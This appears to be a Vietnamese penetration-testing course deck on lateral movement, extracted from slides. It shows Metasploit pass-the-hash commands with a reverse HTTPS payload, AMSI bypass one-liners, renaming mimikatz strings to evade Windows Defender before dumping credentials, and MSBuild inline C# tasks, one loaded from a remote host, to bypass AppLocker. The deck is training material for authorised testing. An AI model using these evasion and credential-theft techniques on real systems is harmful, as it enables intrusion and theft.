
C2 Frameworks and Pass-the-Hash

- Phản ứng C2 frameworks đều hỗ trợ Pass-the-Hash.
 - Có sự khác biệt khi thực thi tính năng này trên mỗi C2 framework.
 - Sử dụng hash trong quá trình bẻ khóa hash.
 - Có thể sử dụng pass-the-hash không có nghĩa là không cần bẻ khóa hash. Việc thu được cleartext password có thể đưa ra các gợi ý trong việc bẻ khóa các mật khẩu khác trong hệ thống.

Metasploit's PsExec and Pass-the-Hash

- Metasploit PsExec có tích hợp khả năng Pass-the-Hash.
 - Thay vì cấu hình PsExec với “admin username” và “admin password” thì chúng ta cấu hình “admin username” và “admin password hash” (với LM:NT hash format).

```
msf6 > use exploit/windows/smb/psexec
msf6 > set RHOSTS [victim]
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_https
... Set other options ...
msf6 > set SMBUser [admin_name]
msf6 > set SMBPass [admin_hash]
msf6 > exploit
```



Password Attacks: When to Use Each Technique

- No hashes: Thực hiện password guessing (sử dụng THC-Hydra) hoặc sniffing cleartext password, challenge/response exchange...
- Hashes:
 - Nếu có “salted hashes” từ Linux/Unix, LM/NTLM hash từ Windows, LANMAN C/R, NTLMv1/NTLMv2 thì có thể bẻ khóa theo cách truyền thống sử dụng JtR, Hashcat...
 - Có Windows hashes và SMB access thì có thể sử dụng pass-the-hash với Metasploit PsExec...

Lateral Movement and Reporting

- Lateral Movement
- Windows Lateral Movement
- Impacket
- Pass-the-Hash
- Evasion**
- Application Control Bypass
- Pivoting
- Reporting

Imtuan1989@gmail.com

AV/EDR Evasion Tactics

- Các phần mềm AV/EDR có thể “block” payload.
- Pentester thường phải bypass qua các phần mềm này.
- Có nhiều phương pháp để ngăn chặn sự phát hiện của AV/EDR.
 - Tắt AV/EDR – Không khuyến khích
 - Encode/Encrypt/Obfuscation malware/payload
 - “Chèn” trực tiếp malware vào bộ nhớ
 - Biên dịch malware thủ công

Approach Evading AV/EDR

- Không cần phải bypass toàn bộ các sản phẩm AV/EDR.
 - Chỉ cần bypass AV/EDR được sử dụng trên hệ thống mục tiêu.
- Thực hiện recon có thể giúp ích nhiều.
 - AV/EDR nào được sử dụng.
 - Sử dụng kỹ nghệ xã hội hoặc hỏi trực tiếp (phụ thuộc RoE)
- Sau đó mục sản phẩm AV/EDR, cài đặt trong môi trường lab và thử bypass chúng.
 - Tạo ra nhiều phiên bản payload/malware khác nhau (ví dụ sử dụng công cụ Veil-evasion).
 - Thực thi thử nghiệm và chọn ra phiên bản tối ưu nhất để sử dụng.

But What about virustotal.com?

- Virustotal.com thực hiện scan các tệp được tải lên với hơn 50 engine AV khác nhau.
 - Tuy nhiên virustotal chia sẻ tệp được tải lên với AV/EDR vendors từ đó dẫn đến việc “payload/malware” được tạo ra có thể dừng hoạt động “không lường trước” trong tương lai.
 - Sử dụng kỹ nghệ xã hội hoặc hỏi trực tiếp (phụ thuộc RoE).
- Tốt nhất pentester chỉ nên thử trên sản phẩm AV/EDR được tổ chức mục tiêu sử dụng.

AV/EDR Evasion

❑ AV/EDR...thường sử dụng phân tích động và phân tích tĩnh để phát hiện mã độc hại.

Static

- Signature-based
- Looking for bad strings in:
 - API Calls
 - Userland and Kernel hooks
 - Anti-Malware Scanning Interface (AMSI)

Dynamic

- Runtime analysis
- Behavioral analytics
 - Is this a normal user action?

Easier to write rules, easier to bypass

Harder to write rules, harder to bypass

AMSI

- AMSI (Antimalware Scan Interface) - là một cơ chế cho phép các “defensive tool (AV/EDR/windows defender...)” xem các thông tin và những gì đang diễn ra trên hệ điều hành.
 - Được giới thiệu lần đầu trên Win10 và Windows Server 2016.
 - AMSI có thể biết được những gì xảy ra với User Account Control, PowerShell, Windows Script Host, JavaScript, VBScript, Office VBA macros...
 - <https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>
- Không có công cụ nào kể cả AMSI có thể “track” được tất cả các sự kiện diễn ra.
 - Đây là chìa khóa để bypass.

AMSI Initialization in Powershell

- Khi một tiến trình PowerShell mới được tạo, AMSI DLL (C:\Windows\System32\amsi.dll) được tải lên không gian bộ nhớ của tiến trình.
- Nếu AMSI khởi tạo bằng cách gọi hàm ScanContent(). Nếu việc khởi tạo thất bại, tiến trình PowerShell vẫn tiếp tục thực hiện.
 - Một số phương pháp “bypass” làm cho hàm ScanContent() trả về lỗi, một số khác thì thực hiện “disable” hàm AmsiScanBuffer()

Bypassing AMSI – AMSI Initialization

- ☐ Nếu AMSI khởi tạo bằng cách gọi hàm ScanContent(). Hàm này trả về 1 trong 2 trạng thái.
 - AMSI_RESULT_NOT_DETECTED – mẫu không phải malware.
 - AMSI_RESULT_DETECTED – mẫu là malware
 - Nếu có lỗi trong quá trình khởi tạo, biến s_amisInitFailed được đặt thành True và ScanContent() sẽ trả về AMSI_RESULT_NOT_DETECTED.

Matt Graeber (@mattifestation)

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amisInitFailed','NonPublic,Static').SetValue($null,$true)
```

7:08 PM · May 24, 2016 · Twitter Web Client

```
// If we had a previous initialization failure, just return the neutral result.
if (s_amisInitFailed)
{
    return AmsiNativeMethods.AMSI_RESULT_AMSI_RESULT_NOT_DETECTED;
}
```

Bypassing AMSI – Downgrade Attack

- AMSI được giới thiệu trong PowerShell v3.
 - Phiên bản trước đó không được tích hợp AMSI.

lmtuan198c

```
C:\Users\Mike>powershell -NoP -NoL -ExecutionPolicy Bypass -Command "'amsiutils'"  
At line:1 char:1  
+ 'amsiutils'  
+-----  
This script contains malicious content and has been blocked by your antivirus software.  
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException  
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

"amsiutils" is signatured,
causing this to be
identified as malicious

```
C:\Users\Mike>powershell -Version 2 -NoP -NoL -ExecutionPolicy Bypass -Command "'amsiutils'"  
amsiutils
```

PS version 2 does not have
AMSI. This is an AMSI
bypass!

Bypassing AMSI – String Modification

- Sử dụng các kỹ thuật encode, thao tác, nối chuỗi... có thể bypass AMSI.

```
PS C:\Users\Mike> $test = 'amsiutils'  
At line:1 char:1 ← Known "bad" string  
+ $test = 'amsiutils'  
+ ~~~~~  
This script contains malicious content and has been blocked by your antivirus software.  
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException  
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

a m s i

```
PS C:\Users\Mike> $first = [char]0x0061 + [char]0x006d + [char]0x0073 + [char]0x0069  
PS C:\Users\Mike> $last = 'utils'  
PS C:\Users\Mike> $first + $last  
amsiutils ← AMSI bypass using encoded string  
PS C:\Users\Mike>
```

Static Analysis Evasion

- ☐ Một số chuỗi nhất định có liên quan tới các phần mềm “tốt”, “xấu” được sử dụng làm mẫu nhận diện (signature) cho các chương trình, hệ thống phòng thủ.
 - BAD: “Copyright Benjamin Delpy” (creator of Mimikatz).
 - GOOD: “SteamGameServer_RunCallBacks” (from video games).



Researchers Easily Trick Cylance's AI-Based Antivirus Into Thinking Malware Is 'Goodware'

By taking strings from an online gaming program and appending them to malicious files, researchers were able to trick Cylance's AI-based antivirus engine into thinking programs like WannaCry and other malware are benign.

Stripping PowerShell Comments

- Một vài AV/EDR có thể “trigger” trên các từ trong phần chú thích (comment).
- Chú thích có thể được loại bỏ tự động hoặc thủ công.
- PowerStripper.
 - <https://github.com/fullmetalcache/PowerStripper>
- PowerSploit's Remove-Comment.
 - <https://github.com/PowerShellMafia/PowerSploit/blob/master/ScriptModification/Remove-Comment.ps1>

Call API's directly to Bypass Hooks

- ❑ AV/EDR thường “hook” các lời gọi hàm quan trọng, chuyển hướng lời gọi tới “code” của chúng thay vì real API.
 - Công cụ phòng thủ sẽ phân tích các lời gọi hàm và “block” chúng nếu phát hiện hành vi độc hại.
 - Chúng ta cần thực hiện lời gọi tới “real” API để bypass the hook. Cần xác định địa chỉ thực sự của DLL/hàm.
- ❑ SharpBlock.
 - <https://github.com/CCob/SharpBlock>

Bypassing Signature-Based Detection

- Bypass các cơ chế nhận diện dựa trên “dấu hiệu” thường là một quá trình lặp đi lặp lại.
 - Tạo payload, quét với AV, thay đổi code, tạo lại payload...
- Nhà phát triển sản phẩm luôn bổ sung các “mẫu” nhận diện mới nên pentester cần thường xuyên thay đổi mã khai thác/payload và kiểm tra lại trong môi trường thử nghiệm.
 - Nên tắt chức năng “auto sample submission” trên AV/EDR trước khi thử nghiệm, nếu không thể tắt được chức năng đó thì phải làm sao?

Bypassing Windows Defender

- DefenderCheck tìm và trả về chính xác tên dấu hiệu, offset...của các byte làm cho Windows Defender nghĩ rằng payload đó là độc hại.

Command Prompt

```
C:\Users\Mike\Desktop>DefenderCheck.exe mimikatz.exe  
Target file size: 1427456 bytes  
Analyzing...
```

```
[!] Identified end of bad bytes at offset 0x10B20B in the original file  
File matched signature: "HackTool:Win64/Mikatz!dha"
```

00000000	00 5F 00 64 00 6F 00 4C	00 6F 00 63 00 61 00 6C	. _ - d - o - L - o - c - a - l
00000010	00 20 00 3B 00 20 00 22	00 25 00 73 00 22 00 20	. . ; . . " . % - s - . .
00000020	00 6D 00 6F 00 64 00 75	00 6C 00 65 00 20 00 6E	. m - o - d - u - l - e - . n
00000030	00 6F 00 74 00 20 00 66	00 6F 00 75 00 6E 00 64	. o - t - . f - o - u - n - d
00000040	00 20 00 21 00 0A 00 00	00 00 00 00 00 00 0A 00 25	. . ! %
00000050	00 31 00 36 00 73 00 00	00 00 00 00 00 00 20 00 20	. 1 - 6 - s -
00000060	00 2D 00 20 00 20 00 25	00 73 00 00 00 20 00 20 % - s -
00000070	00 5B 00 25 00 73 00 5D	00 00 00 00 00 00 00 00	. [. % - s -] -
00000080	00 00 00 00 00 45 00 52	00 52 00 4F 00 52 00 20 E - R - R - O - R -
00000090	00 6D 00 69 00 6D 00 69	00 6B 00 61 00 74 00 7A	. m - i - m - i - k - a - t - z
000000A0	00 5F 00 64 00 6F 00 4C	00 6F 00 63 00 61 00 6C	. _ - d - o - L - o - c - a - l
000000B0	00 20 00 3B 00 20 00 22	00 25 00 73 00 22 00 20	. . ; . . " . % - s - . .

Bypassing Windows Defender

- ☐ Từ đó chỉnh sửa các thông tin này để không bị “trigger” nữa.

mimikatz/mimikatz.h

```
49  BOOL WINAPI HandlerRoutine(DWORD dwCtrlType);
50
51  NTSTATUS mimikatz_initOrClean(BOOL Init);
52
53  NTSTATUS mimikatz_doLocal(wchar_t * input);
```

mimikatz/mimikatz.c

```
161          status = kuhl_m_rpc_do(full + 1);
162          break;
163      default:
164          status = mimikatz_doLocal(full);
165      }
166      LocalFree(full);
167  }
168  return status;
169 }
170
171 NTSTATUS mimikatz_doLocal(wchar_t * input)
172 {
173     NTSTATUS status = STATUS_SUCCESS;
```

```
c:\Users\Mike\Desktop>DefenderCheck.exe mimikatz.exe
Target file size: 1427456 bytes
Analyzing...
```

```
[!] Identified end of bad bytes at offset 0x119AFE in the original file
File matched signature: "HackTool:Win32/Mikatz!dha"
```

00000000	20 00 43 00 45 00 52 00	54 00 5F 00 4E 00 43 00	-C-E-R-T-_N-C-
00000010	52 00 59 00 50 00 54 00	5F 00 4B 00 45 00 59 00	R-Y-P-T-_K-E-Y-
00000020	5F 00 53 00 50 00 45 00	43 00 20 00 77 00 69 00	_S-P-E-C- -w-i-
00000030	74 00 68 00 6F 00 75 00	74 00 20 00 43 00 4E 00	t-h-o-u-t- -C-N-
00000040	47 00 20 00 48 00 61 00	6E 00 64 00 6C 00 65 00	G- -H-a-n-d-l-e-
00000050	20 00 3F 00 0A 00 00 00	00 00 00 00 00 00 00 00	-?-----
00000060	00 00 45 00 52 00 52 00	4F 00 52 00 20 00 6B 00	--E-R-R-O-R- -k-
00000070	75 00 68 00 6C 00 5F 00	6D 00 5F 00 63 00 72 00	u-h-l-_m-_c-r-
00000080	79 00 70 00 74 00 6F 00	5F 00 6C 00 5F 00 63 00	y-p-t-o-_l-_c-
00000090	65 00 72 00 74 00 69 00	66 00 69 00 63 00 61 00	e-r-t-i-f-i-c-a-
000000A0	74 00 65 00 73 00 20 00	3B 00 20 00 43 00 72 00	t-e-s- -; -C-r-
000000B0	79 00 70 00 74 00 41 00	63 00 71 00 75 00 69 00	y-p-t-A-c-q-u-i-
000000C0	72 00 65 00 43 00 65 00	72 00 74 00 69 00 66 00	r-e-C-e-r-t-i-f-
000000D0	69 00 63 00 61 00 74 00	65 00 50 00 72 00 69 00	i-c-a-t-e-P-r-i-
000000E0	76 00 61 00 74 00 65 00	4B 00 65 00 79 00 20 00	v-a-t-e-K-e-y- -
000000F0	28 00 30 00 78 00 25 00	30 00 38 00 78 00 29 00	(-.0-x-%.0-8-x-)

Bypassing Windows Defender

- ☐ Từ đó chỉnh sửa các thông tin này để không bị “trigger” nữa.
 - Thử đổi **mimikatz_doLocal** thành “**mimidogz_doLocal**” thì thấy DefenderCheck “trigger” sang chuỗi khác.
 - Quá trình chỉnh sửa và retest được lặp đi lặp lại nhiều lần.

vn190

mimikatz/mimikatz.h

```
49 BOOL WINAPI HandlerRoutine(DWORD dwCtrlType);
50
51 NTSTATUS mimikatz_initOrClean(BOOL Init);
52
53 NTSTATUS mimikatz_doLocal(wchar_t * input);
```

```
c:\Users\Mike\Desktop>DefenderCheck.exe mimikatz.exe
Target file size: 1427456 bytes
Analyzing...
```

```
[!] Identified end of bad bytes at offset 0x119AFE in the original file
File matched signature: "HackTool:Win32/Mikatz!dha"
```

mimikatz/mimikatz.c

```
161             status = kuhl_m_rpc_do(full + 1);
162             break;
163         default:
164             status = mimikatz_doLocal(full);
165         }
166         LocalFree(full);
167     }
168     return status;
169 }
170
171 NTSTATUS mimikatz_doLocal(wchar_t * input)
172 {
173     NTSTATUS status = STATUS_SUCCESS;
```

00000000	20 00 43 00 45 00 52 00	54 00 5F 00 4E 00 43 00	-C-E-R-T_-N-C-
00000010	52 00 59 00 50 00 54 00	5F 00 4B 00 45 00 59 00	R-Y-P-T_-K-E-Y-
00000020	5F 00 53 00 50 00 45 00	43 00 20 00 77 00 69 00	-S-P-E-C_-w-i-
00000030	74 00 68 00 6F 00 75 00	74 00 20 00 43 00 4E 00	t-h-o-u-t_-C-N-
00000040	47 00 20 00 48 00 61 00	6E 00 64 00 6C 00 65 00	G_-H-a-n-d-l-e-
00000050	20 00 3F 00 0A 00 00 00	00 00 00 00 00 00 00 00	.?.....
00000060	00 00 45 00 52 00 52 00	4F 00 52 00 20 00 6B 00	..E-R-R-O-R_-k-
00000070	75 00 68 00 6C 00 5F 00	6D 00 5F 00 63 00 72 00	u-h-l_-m_-c-r-
00000080	79 00 70 00 74 00 6F 00	5F 00 6C 00 5F 00 63 00	y-p-t-o_-l_-c-
00000090	65 00 72 00 74 00 69 00	66 00 69 00 63 00 61 00	e-r-t-i-f-i-c-a-
000000A0	74 00 65 00 73 00 20 00	3B 00 20 00 43 00 72 00	t-e-s_-;-C-r-
000000B0	79 00 70 00 74 00 41 00	63 00 71 00 75 00 69 00	y-p-t-A-c-q-u-i-
000000C0	72 00 65 00 43 00 65 00	72 00 74 00 69 00 66 00	r-e-C-e-r-t-i-f-
000000D0	69 00 63 00 61 00 74 00	65 00 50 00 72 00 69 00	i-c-a-t-e-P-r-i-
000000E0	76 00 61 00 74 00 65 00	4B 00 65 00 79 00 20 00	v-a-t-e-K-e-y_-
000000F0	28 00 30 00 78 00 25 00	30 00 38 00 78 00 29 00	(-0-x-%-0-8-x-)

Bypassing Windows Defender

- Defender không còn đưa ra cảnh báo.
 - “mimikatz” → “**mimidogz**”
 - “sekurlsa:logonpasswords” → “**securelsa::loginpasswords**”

Command Prompt

```
C:\Users\Mike\Desktop>DefenderCheck.exe mimikatz.exe  
Target file size: 1425920 bytes  
Analyzing...
```

Exhausted the search. The binary looks good to go!

Defender doesn't alert
on this binary!

```
mimidogz 2.2.0 x64 (oe.eo)  
mimidogz # securelsa::loginpasswords
```

```
Authentication Id : 0 ; 481619 (00000000:00075953)  
Session          : Interactive from 1  
User Name        : Mike  
Domain           : DESKTOP-1CPFBPQ  
Logon Server     : DESKTOP-1CPFBPQ  
Logon Time       : 3/3/2021 7:25:30 PM  
SID              : S-1-5-21-3757416343-582319435-816876956-1006
```

```
msv :  
[00000003] Primary
```

```
* Username : Mike  
* Domain   : DESKTOP-1CPFBPQ  
* NTLM     : 1 [REDACTED] 0c  
* SHA1     : a [REDACTED] 1b
```

Password hash extracted
from memory!

Tools for Automating AV/EDR Evasion

- Msfvenom có các tùy chọn hữu ích cho việc bypass AV/EDR tuy nhiên nhiều nhà phát triển AV tập trung vào việc phát hiện các “output” của nó.
- Veil hữu ích cho vấn đề này.
 - AV/EDR bypasses thường không duy trì được lâu dài.
 - <https://github.com/Veil-Framework/Veil>

ail.com


Lateral Movement and Reporting

- Lateral Movement
- Windows Lateral Movement
- Impacket
- Pass-the-Hash
- Evasion
- Application Control Bypass**
- Pivoting
- Reporting

Imtuan1989@gmail.com

Application Control

- Phần mềm kiểm soát ứng dụng (Application Control Software - ACS) có khả năng cho phép/hạn chế thực thi ứng dụng dựa trên “vai trò” của người dùng hệ thống.
- Ví dụ: Microsoft AppLocker, Carbon Black (CB) Protection
- Có 3 rules để thiết lập ACS. Chúng có thể hoạt động độc lập hoặc kết hợp.
 - File location
 - Hash
 - Certificate/Signer



Application Control - AppLocker

- Microsoft AppLocker.
 - Executables rules: liên quan đến tệp thực thi .exe
 - Windows Installer rules: .msi
 - Script rules: .cmd;.bat;.ps1...
 - Packaged app rules: ứng dụng đã được đóng gói.
- Luật mặc định cho phép “Everyone” chạy file thực thi trong C:\Program Files, C:\Program Files (x86), C:\Windows
- Thành viên của nhóm admin chạy bất kỳ thứ gì họ muốn.


```
C:\Users\student>.\calc2.exe
This program is blocked by group policy. For more information, contact your system administrator.
```

Application Control Bypass

- ❑ Các kỹ thuật bypass ACS tồn tại lâu hơn so với bypass AV/EDR.
 - Bypass với Trusted Folders.
 - Bypass với DLL.
 - Third Party Execution - kỹ thuật phổ biến được sử dụng để thực thi mã bất kỳ là sử dụng một chương trình “sạch” để khởi chạy shellcode.
 - Example: Sử dụng MSBuild, Powershell.

Application Control Bypass

- MSBuild.exe (tích hợp trên Windows) là một lựa chọn phù hợp - một nền tảng để xây dựng các ứng dụng.
 - MSBuild.exe được ký bởi Microsoft.



Application Control Bypass: MSBuild

- ❑ MSBuild.exe có thể thực thi mã tùy ý.
 - Đặc biệt là .NET/C#
 - Certificate/Signer
- ❑ MSBuild cung cấp một lược đồ XML cho tệp dự án để kiểm soát cách nền tảng xây dựng xử lý và xây dựng phần mềm.
 - Lược đồ này có thể thực thi C#/NET code tùy ý.
- ❑ Chìa khóa để bypass là XML file và cho phép thực thi “task”.

sm

Application Control Bypass: MSBuild

- Chúng ta có thể tạo một file XML cơ bản chứa “task”.
- MSBuild nhận đầu vào là file XML và sẽ thực thi “task” trong đó.


```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/2003/10/Serialization/
```

```
    <Target Name="Hello">
        <ClassExample />
    </Target>
    <UsingTask
        TaskName="ClassExample"
        TaskFactory="CodeTaskFactory"
        AssemblyFile="C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.dll"
        <Task>
            <Code Type="Class" Language="cs">
                <![CDATA[
                    using System;
                    using System.Runtime.InteropServices;
                    using Microsoft.Build.Framework;
                    using Microsoft.Build.Utilities;
                    public class ClassExample : Task, ITask
                    {
                        public override bool Execute()
                        {
                            Console.WriteLine("Hello SEC560!");
                            return true;
                        }
                    }
                ]]&gt;
            &lt;/Code&gt;
        &lt;/Task&gt;
    &lt;/UsingTask&gt;
&lt;/Project&gt;</pre>
```

Application Control Bypass: MSBuild

- Thêm vào các chỉ thị:
 - using Microsoft.Build.Framework;
 - using Microsoft.Build.Utilities;
- Thêm vào mã C#/.NET cần thực thi (ví dụ: shellcode).
 - <https://gist.github.com/ChrisTruncer/ea8b29c78f54f9eb4c7b505c27ec4c72>

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/VisualStudio/2005/MSBuild">  
  <Target Name="Hello">  
    <ClassExample />  
  </Target>  
  <UsingTask  
    TaskName="ClassExample"  
    TaskFactory="CodeTaskFactory"  
    AssemblyFile="C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.dll">  
    <Task>  
      <Code Type="Class" Language="cs">  
        <![CDATA[<br/>          using System;  
          using System.Runtime.InteropServices;  
          using Microsoft.Build.Framework;  
          using Microsoft.Build.Utilities;  
          public class ClassExample : Task, ITask  
          {  
            public override bool Execute()  
            {  
              Console.WriteLine("Hello SEC560!");  
              return true;  
            }  
          }  
        ]]>  
      </Code>  
    </Task>  
  </UsingTask>
```



```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319> MSBuild.exe c:\Users\sec560\Desktop\sample.xml  
Microsoft (R) Build Engine version 4.8.3761.0  
[Microsoft .NET Framework, version 4.0.30319.42000]  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Build started 8/31/2020 10:20:20 PM.  
Hello SEC560!  
  
Build succeeded.  
  0 Warning(s)  
  0 Error(s)  
  
Time Elapsed 00:00:00.67  
C:\Windows\Microsoft.NET\Framework64\v4.0.30319>
```

Application Control Bypass: MSBuild

- ❑ Copy và đổi tên MSBuild.exe tới vị trí khác → các công cụ block hoặc đưa cảnh báo trên “msbuild.exe” sẽ bị bypass.
- ❑ Sử dụng chức năng UnregisterAssembly của MSBuild để thực thi code.
 - <https://fortynorthsecurity.com/blog/another-msbuild-bypass-february-2020-edition/>
- ❑ Tạo XML file và thực thi C# code trên máy remote.
 - <https://fortynorthsecurity.com/blog/remotely-host-msbuild-payloads/>

```
<Code Type="Class" Language="cs" Source="\\11.22.33.44\webdav\calc.cs">
```

Application Control Bypass: MSBuild

- Các nhà cung cấp AV/EDR viết các “mẫu” nhận diện cho các MSBuild “templates” phổ biến.
 - Để tránh bị phát hiện ta có thể đổi tên biến, tên hàm, thay đổi cấu trúc XML file...
 - Sử dụng các hàm thay thế (ví dụ **HeapAlloc** vs **VirtualAlloc**, **RtlMoveMemory** vs **Marshal.Copy**...)

gmail.com

Lateral Movement and Reporting

- Lateral Movement
- Windows Lateral Movement
- Impacket
- Pass-the-Hash
- Evasion
- Application Control Bypass
- Pivoting**
- Reporting


Imtuan1989@gmail.com

Metasploit's route Command

